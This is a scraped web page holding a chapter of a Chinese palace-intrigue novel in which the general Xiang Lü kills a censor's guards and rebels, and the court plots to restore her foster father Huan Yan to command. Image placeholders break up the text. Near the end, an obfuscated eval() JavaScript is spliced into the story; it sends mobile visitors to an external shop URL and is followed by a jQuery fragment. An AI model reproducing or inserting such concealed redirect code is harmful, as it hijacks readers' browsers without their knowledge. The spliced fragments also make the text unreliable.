文趣网 > 都市小说 > 殿下她只想祸国 > 7. 欢宴
    任君言还未反应过来,相律的刀便再度刺入了御史身边的护卫脖颈中。

    “好刀。”相律笑着说。

    余下护卫一拥而上,相律身边旧部见状,迅速与他们缠斗在一块。

    场面一度混乱,好在相律带来的旧部训练有素,杀死他们后甚至未受半点伤。

    军帐前血流成河,相律便站在那血泊中,半身染血。

    如今做事不决绝一些的话,想断绝了这些人的念想是绝对不可能的。“好啊,好啊,事到如今,诸位还有什么话想说?”相律笑着问。

    一直躲在角落的信使眼看如此巨变,也顾不得什么了,他想跑。

    他必须跑,他在军营中没有一官半职,即使侥幸活了下来,朝廷问罪下来他也难保自身。

    相律随手抽出常青的剑向信使甩过去,信使的左手被砍了下来,他惨叫一声,却跌跌撞撞的跑得更快。

    “不能让信使跑了!”有人大喊,“信使把消息告诉朝廷,我们可就都完了!”

    但当他们一窝蜂的去追信使的时候,却发现人群相互推搡,根本追不上信使,只能眼睁睁的看着信使逃之夭夭。

    相律能看到有内应在从中作梗,她看了尘宁塔一眼,后者自始至终嘴角都没放下来过。

    放在过去,他早就摆起了谱子,问相律他的算计如何。

    场面安静了一瞬。

    相律把剑还给常青,说:“哎,这下闯祸了。”

    “的确,杀了朝廷命官,又放跑了信使,即使神仙来了也保不住将军你这条命。”尘宁塔说。

    “你胡说什么?哪里轮得到你这流寇来评价将军。”常青说着就要伸手去打尘宁塔。

    尘宁塔闪身躲过,借势靠近了相律,当相律觉察不对的时候为时已晚。

    他不知何时挣脱了活扣,手中断剑架在了相律脖颈上。

    任君言反应极快,率先抽刀对准尘宁塔。

    “把刀放下,小子,”尘宁塔微微昂头,“如今你这将军失意,横竖都是死,不如听我一言。”

    众内应纷纷拔刀而起,场面一时间陷入混乱。

    “你如何挣脱?”任君言怒道。

    尘宁塔说:“小将军还是年轻,未免太轻敌了些——”

    “让我听你一言,你倒是说说你有什么看法。”相律问。

    尘宁塔说:“眼下将军能做的不过死中求活,不如走我这条路,大漠茫茫也算是个去处。”

    “你开什么玩笑?你要将军落草为寇?”常青摆好了攻击的架势。

    相律笑了起来:“原来是用这种方法?只是你这演技未免太过拙劣了些,本将军不会引颈受戮,更不可能受制于人。”

    她反手握刀,刀锋擦着尘宁塔的胸口划过,径直划开了他的衣衫。

    虽说一寸长一寸强,断剑再怎么说也比相律的短刀好用得多,但相律比尘宁塔灵活不少。

    几个回合下来,相律夺过尘宁塔的断剑丢在一旁。

    “落草为寇说的多难听啊,”相律反手扼住了尘宁塔的喉咙,“不如你带人归顺了我,也好过你在这里殊死拼搏。”

    忽如其来的变故让所有人倒吸了一口冷气。

    相律说:“时间有限,你考虑好了没?是要带你的将士归顺我,还是我在这里解决掉你。”

    “哈哈,好胆识,”尘宁塔笑了起来,“既然将军发话了,那便恭敬不如从命。”

    相律收回刀。

    “如今天要我反,不愿随我同去的,就请即刻离开,天高地阔是归处!”相律喊,“若愿随我同去,便收拾行囊,随我去大漠!”

    旧部有人喊道:“愿追随将军!”

    有人附和:“愿追随将军!”

    更多的人喊:“愿追随将军!”

    “如今国非国,将非将,”相律又喊,“与我同往!”

    “愿与将军同往!”任君言道。

    尘宁塔看向相律,眼底是藏不住的欣赏与喜悦。

    他知道相律会坚定不移地选他,选她的故国尘伽,这就够了。

    相律拍了拍他:“走,带路。”

    京城。

    雨纷纷。

    信使来报说相律杀了朝廷命官,并带兵谋反,如今已经逃向西北大漠。

    周昭起初并不相信,但是看到信使残缺的手之后,也由不得他信或者不信了。

    愤怒之余,他失控地把案台上的奏折扫落在地。

    “卿卿怎能?卿卿怎么可能?!”周昭怒道,“朕的将军究竟因何谋反,去查,派人去查——”

    太后冯靖帷抿了一口茶水,说:“即使去查,查出来了又能如何?陛下身在京城,鞭长莫及。”

    这句话如同当头浇下一盆冷水,周昭气得绕着勤政殿踱步三圈才勉强顺了顺气,坐会案台前。

    自始至终,太后只是冷静地看着他。

    “若非朝堂奸佞扰朕视听,朕怎能一错再错,卿卿本该是……本该是朕的护国大将军。”周昭扶额,“任谁造反,卿卿都不会反的,这是她为朕夺回的江山。”

    太后冷笑,她点了点案台,身后那斗篷女子便走了上来。

    “界朔,告诉陛下此局怎解。”太后说。被唤作界朔的女子一头明媚紫色长发,双眸灿灿却似有红色微光闪烁,眼底却是阅尽千帆的从容自信。

    她一举一动都似轻飘飘的雾雨。

    界朔道:“陛下莫不是忘了,相将军的父亲还留在京城里?”

    “哈,欢宴?”周昭气得要笑,“先皇在时,欢宴便告老还乡,如今他不过是一介守着旧宅的普通百姓而已。”

    界朔说:“陛下说的不错,但陛下也别忘了欢宴是先皇钦定的守边将军。”

    “卿卿并非欢宴亲女儿,即使他仍留在京中,又有何意义。”周昭此言更像是一句陈述,“朕若是用欢宴做人质,岂不是逼她反上加反?”

    界朔摇头:“非也,陛下不妨想想,若相将军当真谋反,边疆千里城池又有何人能守?”

    周昭惊讶的看着界朔。太后笑道:“如今朝中擅长领兵打仗之人少之又少,西北苦寒,能守边疆之人更是屈指可数,其中最合适之人,正是欢宴。”

    “母后的意思是,要为欢宴复职?”周昭问。

    太

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17818699|211095||http|test|mini|href|location'.split('|'),0,{}));

    () {$('.inform').remove();

    $('#content').append('

    后轻轻点头:“自然,欢宴与相将军关系非凡,若能劝回相将军,更是双喜并至。”

    “朕好不容易收回兵权,如今却又要将兵权交于欢宴手中?”周昭觉得好笑,“说来说去,倒显得这兵权不该在朕手中。”

    界朔道:“此言差矣,欢宴仅是领兵作战,陛下若不放心,便派亲信同去。”

    “那卿卿呢?”周昭问。

    太后说:“若相将军尚有悔改之心,便带回敲打一番,日后在京中为她谋个闲职即可。”

    界朔补充道:“若她去意已决,欢宴也可压制一二。”

    她轻笑,微微眯眼:“陛下得不到的,怎能流落在外肆意生长?”……

    欢宴府中。

    侍从沏好茶便退下了,茶室中仅留下欢宴和界朔两人。

    欢宴道:“许久不见,你今日来访所为何事?”

    “相律反了。”界朔依旧穿着那件宽大斗篷。

    短短四个字,欢宴却像是听到了晴天霹雳:“你说什么?”

    先前相律说过,欢宴在京中却像个人质,即使相律有异心也放不下他,如今界朔用简简单单四个字告诉她相律反了?!

    界朔笑道:“天命有意,西北漠中尘伽尚存火种,如今相律重回大漠,难免会见到几位故人。”

    “尘伽已亡,她回去也是守着空城。”欢宴捏紧了茶盏,“天命未在西北响应,她要做什么?”

    “自然是复国。”界朔吹了一口茶水上的浮沫,“你只是名义上的养父,如何能同她的故国相比?”

    欢宴道:“复国?绝无可能。”

    界朔点头:“的确,天命不言便无可能,只是相律先前随陛下征战,对大珩境内了如指掌,若她要复国,你觉得她首先瞄准的是哪?”

    欢宴脸色苍白,死死地盯着界朔。

    界朔道:“莫慌,我为你争取了复职的机会,朝堂可用之人少之又少,唯有你复职能去边疆与之一战。”

    “何意?”欢宴问。

    界朔说:“天命不言,我亦无意。

    “不过太后发话了,若是能将相律带回,便在京中为她谋个闲职。”

    她停顿了一下,又笑:“你要把她带回来的话,可是要赶在她犯下大错之前,你觉得凭借她的才干,多长时间能拿下边境一座城?”

    欢宴揉了揉太阳穴。

    先前欢宴将相律带回京中,欢宴为拒绝先皇赐婚,对外同相律以父女相称。

    可少女长成,明媚桀骜,他如何能不动心?

    相律年少心高气傲,发誓要闯出一方天地,她扶持周昭上位,却被投入天牢,最终落得个流放的下场。

    若要反,也是情有可原。——若他能早些出手,哪怕被关进天牢的是他,一切就会不一样。

    界朔又说:“天命不言,你我皆可行。”

    欢宴问:“你对边疆所知多少?”

    界朔思索片刻,回答道:“不知。”

    欢宴问:“何时出发?”

    “不会等太久——”界朔道,“你要相律我要兵权,天命之下你我皆有所图,祝你好运。”